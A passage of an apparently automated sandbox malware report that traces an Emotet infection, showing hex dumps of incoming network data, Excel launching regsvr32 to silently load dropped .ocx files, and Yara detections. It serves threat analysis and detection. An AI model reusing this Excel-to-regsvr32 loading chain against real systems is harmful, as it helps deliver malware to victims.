<tr><td>2022-05-23 06:35:01 UTC</td><td>590</td><td>IN</td><td>Data Raw: bd a1 e5 3a 6b 2b e6 7b 83 31 ea df ee 4b 3c 4d c8 ed 7e 7d e5 f2 c9 6a 58 50 2f ee af d8 4b 2a 66 36 d2 93
ca f7 f6 85 72 6a 66 b0 b1 af 64 bf ef ab 40 62 34 ed ff 23 37 f4 99 ad 67 6b 67 6e e0 df ec 56 39 6b 24 e9 b5 86 32 6b 6a
49 16 30 21 f6 f3 de 43 24 5f 84 b4 1d 50 aa da 92 6b 48 2a 15 4b 01 fd be fb fb 36 71 6a 91 b9 84 98 65 f1 ff db 40 62 34
f7 da dd 34 35 3c 93 28 6b 67 e4 94 c2 27 55 39 1f 32 4f 18 c5 b4 d3 69 5e 48 b5 09 15 46 22 c9 60 7b 51 2d d3 d5 e3 6c
2a 68 c3 bf d6 59 51 6c be 3a 67 61 39 e7 e3 28 44 72 67 30 e3 27 67 42 dc 2c d4 65 37 be b1 a5 67 6b 67 5e e0 75 a0
91 ce 94 d4 d3 a9 47 38 6b eb a5 e1 35 44 31 79 e3 f5 d3 a0 86 e2 9f 18 aa ab a2 6c 48 2a 39 04 0a 31 f6 ba 0f be ad 23
ef 03 4d 3b ee 13 7a 2a ca 11 2c 21 17 e6 db 55 b7 e1
Data Ascii: :k+{1K<M~}jXP/K*f6rjfd@b4#7gkgnV9k$2kjI0!C$_PkH*K6qje@b445<(kg'U92Oi^HF"`{Q-l*hYQl:ga9(D
rg0'gB,e7gkg^uG8k5D1ylH*91#M;z*,!U</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>606</td><td>IN</td><td>Data Raw: 26 4b 9b f9 bd c8 e0 27 3e bf dd 66 fb a7 8f 43 ee 9e 90 6f d1 1d 4b ee 5f 08 93 45 4c 58 da 39 55 fd 0e 6d 98
98 9c a7 ba b5 22 10 d6 78 ae 62 5f 33 37 2a be 70 54 a4 01 03 61 e4 54 12 08 95 d1 21 ec 2d 88 88 17 28 6a 35 0d b4
34 b8 33 ee c1 51 d7 6b 5b e2 4f ec 2a 4a 06 56 4e 66 db 1c 0c 96 9c 98 fb 1a 2f 06 1c cc 37 07 c0 25 8f 87 2c b5 03 3f
f0 70 c4 c7 a2 21 33 ee d3 a5 7a e5 38 61 60 a0 25 58 b9 d0 aa 80 5b c1 69 15 b0 03 3e a7 ec 55 79 e2 1d 08 a0 2a 4a
e3 0d a2 ed 1f 39 24 be 73 22 ab 70 6a ed d0 e5 72 67 78 82 e1 22 63 34 3e d4 ad 7f be 39 29 fa 6a 67 2d a8 f2 bc 55 39
6b 63 9f d9 55 c7 ea 8c f1 e0 37 4d 70 75 92 a9 ab a9 86 96 9f 15 4b 23 ea 24 48 eb 03 3a 59 ed 40 16 10 57 bb 26 a1 1d
1d 38 68 94 6a e2 06 3a 05 fb 5f 65 b6 40 64 c4 10 8e 67 ee
Data Ascii: &K'>fCoK_ELX9Um"xb_37*pTaT!-(j543Qk[O*JVNf/7%,?p!3z8a`%X[i>Uy*J9$s"pjrgx"c4>9)jg-U9kcU7M
puK#$H:Y@W&8hj:_e@dg</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>622</td><td>IN</td><td>Data Raw: 2a 55 5c 6a df 0d 9b aa cf 89 99 c1 51 f8 75 bd 6d 50 6f e4 67 cf c3 67 19 b2 62 5f 34 76 fb d5 eb 60 66 b1 63
8d 98 87 ad 26 3c 22 d4 f0 5f a4 52 4a 3f e4 11 14 15 81 1b 7e af 10 46 83 34 98 fe b1 f6 2e 15 d0 21 2b 4d ba 3b 19 08
af 87 c1 d6 64 e6 09 98 cb a9 a2 2e de f9 da 42 8f ff 16 4a b0 07 19 51 c4 37 18 5b a7 63 43 e3 41 09 1b f8 3e 35 fb 20
c3 c1 8f 89 21 f1 69 f2 ce 8a ea 82 03 c7 64 cc eb 2b ef 23 76 23 76 ed 05 83 d4 3c 16 b0 22 3a 6e 2a af 0d 81 50 89 10
6c 71 fd 83 7d f8 16 42 10 ce 3f cc c0 b1 e2 fa 14 c3 97 9e 8f 32 bc 69 ce e5 1e cc c9 59 71 24 92 7c c4 9f 1e 5d 4e b0 2e
c5 3d 68 c3 b2 b0 03 c9 3d 81 0a 79 ae 1d e3 e9 1d f6 68 c9 5f d5 0e 8e d5 7a f7 36 86 1d 9b 04 17 82 37 c0 6a 56 18 43
e3 71 d1 d3 61 c8 ca bd 10 c3 2e 33 1f 21 bd 61 2a
Data Ascii: *U\jQumPoggb_4v`fc&<"_RJ?~F4.!+M;d.BJQ7[cCA>5 !id+#v#v<":n*Plq}B?2iYq$|]N.=h=yh_z67jVCqa.3!a*</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>638</td><td>IN</td><td>Data Raw: 5e c8 3b 8a 74 9e 8a 95 e3 5f b8 04 b0 5e aa 1a c2 77 4b 2a 66 9d 14 88 fa d3 87 35 b0 07 82 5c c4 37 83 02
da 63 43 e3 41 92 86 fb 3d 35 fb 20 84 32 24 f2 21 bb 41 b5 3b aa 46 88 0f 8f 54 8b 66 df 3d dc 2c 39 37 66 87 61 af 1f 2d
eb 50 aa 22 da 00 ad 96 c9 db 24 9c 68 92 f7 9a b6 2f 8a b9 64 9e 67 13 2f 8f 08 eb 71 9a e7 be 7c 5d 13 e4 11 87 fc 9b
08 3f e3 10 11 c7 4e 94 00 c5 7c 43 9d bf 63 f6 9c d8 75 ac 81 cd 59 f0 24 70 d1 6e 47 9e 40 48 2a e7 1f 79 39 a2 89 bc
b4 04 42 07 78 41 72 23 f3 2f 43 c8 27 dc ff 1b 41 77 be 79 4d ed 2f 43 5d 69 f7 21 21 0b 6b 2b 20 89 0a 15 5b e1 1b a4
78 c6 7c 86 ed 15 c4 d4 34 8d d1 14 0f 47 c2 89 24 d5 99 12 d8 2f 6d 3e c6 f5 7e ef cb 58 45 72 df e3 40 6e 43 5f c4 16 55
65 38 b1 a1 65 64 6b 8e d8 dd 85 db 92 7c 8b 6c ff
Data Ascii: ^;t_^wK*f5\7cCA=5 2$!A;FTf=,97fa-P"$h/dg/q|]?N|CcuY$pnG@H*y9BxAr#/C'AwyM/C]i!!k+ [x|4G$/
m>~XEr@nC_Ue8edk|l</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>654</td><td>IN</td><td>Data Raw: 81 75 66 40 c1 8c db 69 d3 d5 9b 6c 2a 68 89 ca 65 d3 d4 dc 36 76 43 f4 dc da 65 58 45 62 e6 cd da 60 43 62
ec 7f 56 65 bc b0 8c 66 64 6b ec e0 99 79 24 55 d1 2b fb 97 ff 89 b4 ab 69 5e 48 e9 97 9e 76 2e cb fc e7 36 85 9c 1e a0
e2 ea 6b 48 2a 91 bb 90 86 36 ff d6 f5 72 6a 66 99 e8 b2 64 78 6a 67 c2 d7 f4 75 5f 65 a6 6c 69 51 e5 de a7 66 21 7a 51
2d 61 5f ec ed c8 4d 31 6b 42 5f 45 3c cc 84 be 65 40 24 63 2d 10 d3 d1 ae a7 29 68 48 dd f1 5a 51 ed 80 be 40 35 71 67
30 26 ce b5 e2 c0 69 63 43 b7 f0 74 5f a4 92 8d 3f 65 64 63 0c e0 99 79 24 55 27 e2 ae d0 03 4e 31 d3 55 9b 6d 7f c6 bc
ce 65 40 24 a8 98 21 d5 1c 0f 1f 62 e1 04 0e 2e 9b bb 68 7d fd 88 bc e4 d2 65 58 45 f3 d2 c0 69 63 43 25 7e 29 5e a2 73
11 6c 89 52 42 67 a4 4d 5e 74 5c b8 1f 0f 38 3b ce 37 6b
Data Ascii: uf@il*he6vCeXEb`CbVefdky$U+i^Hv.6kH*6rjfdxjgu_eliQf!zQ-a_M1kB_E<e@$c-)hHZQ@5qg0&icCt_?ed
cy$U'N1Ume@$!b.h}eXEicC%~)^slRBgM^t\8;7k</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:35:01 UTC	670	IN	Data Raw: af 13 5d 49 af b1 fa 85 a3 3c 6c 0a e7 16 75 4c 80 05 f8 03 f0 1e 42 78 a5 3f d6 4e e1 27 67 42 bd 32 7b 45 7f b6 f8 7d a7 23 ec a1 69 f3 7c 5d 71 e2 43 78 48 c7 41 73 3d 16 cb d0 2d 79 f5 06 a0 24 d4 cd 4d e8 50 2b 6f 62 e3 e4 0e f6 5a 51 6c bc 06 9b be f5 4e ce 58 45 72 2e f3 b3 ea 07 46 0c fd db 41 97 35 3c 65 2c e0 9e ec 65 5e 14 de bd 4f b3 68 00 4e b8 2f 4e 76 00 b5 21 15 56 8e ac e8 a0 86 5a 98 97 6f 4b 72 1b 58 2b 66 d3 15 48 69 3e c8 30 56 cb 66 58 0d f7 a7 0d 11 a4 07 46 64 e6 a1 48 37 74 84 da 34 76 80 a4 4d 5e 74 5c b8 1f 0f 38 9e 43 33 6b ad da 6c 84 4d 31 76 17 58 fd 5f f2 ed 7c e8 2b 6f 2a e5 44 6a a7 bb 53 e5 b9 52 fb 35 71 6a df e6 c5 2c ff 13 ee 47 fb 62 34 76 73 ec b3 11 84 65 64 6b e6 e1 05 c2 24 55 39 1c e8 97 ff cf 85 4f d2 5e 48 3c Data Ascii:]I<luLBx?N'gB2{E}#i|]qCxHAs=-y$MP+obZQlNXEr.FA5<e,e^OhN/Nv!VZoKrX+fHi>0VfXFdH7t4vM^t\8C3 klM1vX_\|+o*DjSR5qj,Gb4vsedk$U9O^H<
2022-05-23 06:35:01 UTC	686	IN	Data Raw: 52 50 2b ee 9f 20 42 2a 66 8a d2 29 35 fd c6 7d 7b 6a 66 b0 58 74 98 87 22 e8 fe 2a 3e 76 5f 2d bc c5 79 56 a4 ea 9c 1f 7d 71 24 5a b6 b2 2c 68 00 41 b5 b0 6c 5e 48 bd b6 0e a7 66 40 2b db 5b 6c 58 50 aa 94 56 84 49 2a 69 de 6f 6e 35 76 c2 ce fc c7 65 58 4a f6 ad 79 6a 63 c2 99 3a 2a 5a 65 38 b1 77 64 64 6b e6 9e 63 a6 2c 55 36 ee 08 66 00 4e f6 2f 4e 2e eb d4 02 31 ce ab 8c e8 93 be 2d 7c 10 2a 6f 2a 68 c9 66 42 2a 43 ee a8 7e 0f bc 35 4e 5e d9 01 56 17 a9 d2 63 43 e3 40 52 2f e1 94 d5 34 a2 e1 3b 6d 65 21 f8 cd 1a 39 ea 9e 38 0a 4e 31 cd b5 81 e3 b7 c0 61 7c 66 40 d3 be b8 83 5a d9 be 3f 20 68 48 eb cb 0a 5b 6c 35 78 c2 80 21 60 66 58 a3 c4 65 78 ad 27 67 16 70 36 39 65 b6 71 18 11 49 7a 67 65 a0 0e 00 21 63 33 45 68 c7 cb 79 61 6a 5e 8c d4 a1 31 1d e3 Data Ascii: RP+ B*f)5}{jfXt"*>v_-yV}q$Z,hAl^Hf@+[lXPVI*ion5veXJyjc:*Ze8wddkc,U6fN/N.1-|*o*hfB*C~5N^VcC@R/4;me! 98N1a|f@Z? hH[l5x!`fXex'gp69eqIzge!c3Ehyaj^1
2022-05-23 06:35:01 UTC	702	IN	Data Raw: 5f 17 6d 4b f9 17 da 29 4a ff 07 11 59 e1 23 97 01 f9 2a b3 e1 35 03 e9 79 b1 d6 21 13 15 d4 f7 6c 95 98 dd 1f 0b 29 55 d0 67 d5 97 ff 89 74 a0 8b ca 70 3c 05 bc 20 7e 0c a9 12 9e e8 1d 9b ef de d5 97 c9 67 ad d9 0d d4 50 f7 36 fe 36 5b d3 3d 82 37 a0 db b4 c8 43 a3 51 b1 5a 0e 72 f2 4e ec 21 ac e6 10 e6 9b 06 7d a8 ac 6e 17 bf 7d 1f 6b eb 1b 37 60 fd 31 76 a7 2d 5b 56 f8 2c 27 ba 12 6f 2a e9 3d 55 01 f9 52 6c be 33 3c 71 fa 2f a1 d3 08 b9 ee 3c 4e 43 ab e2 ae 88 a0 dd 37 10 39 65 8d f9 9a 9a de bd 61 92 f6 f7 eb 68 b8 51 43 32 5b 12 c5 79 aa ba 3b a1 b7 c5 9e 93 6d d1 05 ec ee 5f af b3 b8 68 5a 96 29 fe ea ce 36 71 eb 23 93 78 ee 67 78 eb 2e 88 63 cb b2 47 e4 72 fe 8f b2 64 6b e6 10 ea 3d 82 92 21 ac 6e a7 74 a9 82 6b eb 13 87 a0 37 29 da e7 35 eb a5 c6 Data Ascii: _mK)JY#*5y!l)Ugtp< ~gP66[=7CQZrN!}n}k7`1v-[V,'o*=URl3<q/<NC79eahQC2[y;m_hZ)6q#xgx.cGrdk=!ntk7)5

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2600**, Parent PID: **576**

General

Target ID:	0
Start time:	08:34:17
Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fd50000
File size:	28253536 bytes

MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **1820**, Parent PID: **2600**

General

Target ID:	3
Start time:	08:34:26
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.925945389.00000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.926206063.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2472**, Parent PID: **1820**

General

Target ID:	4
Start time:	08:34:28
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\HtkzwckLMRsIno\zbbayGuUXRtRt.dll"
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1223146291.00000000001F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1223736851.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1160**, Parent PID: **2600**

General

Target ID:	5
Start time:	08:34:30
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.936818785.0000000002010000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.936929041.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1476**, Parent PID: **404**

General

Target ID:	6
Start time:	08:34:30
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **1720**, Parent PID: **1160**

General

Target ID:	7
Start time:	08:34:32
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XcSShRaCEZoMkA\LaeOniCeFWEmCa.dll"
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1223965620.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1223393241.0000000001F00000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CabF04.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarF05.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **768**, Parent PID: **2600**

General

Target ID:	8
Start time:	08:34:34
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.943746358.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.943475793.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2376**, Parent PID: **768**

General

Target ID:	9
Start time:	08:34:36
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\WFwVcxpK\qMgBgEIcUslg.dll"
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1223804747.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1223136184.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2576**, Parent PID: **2600**

General

Target ID:	10
Start time:	08:34:39
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx
Imagebase:	0xfff90000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly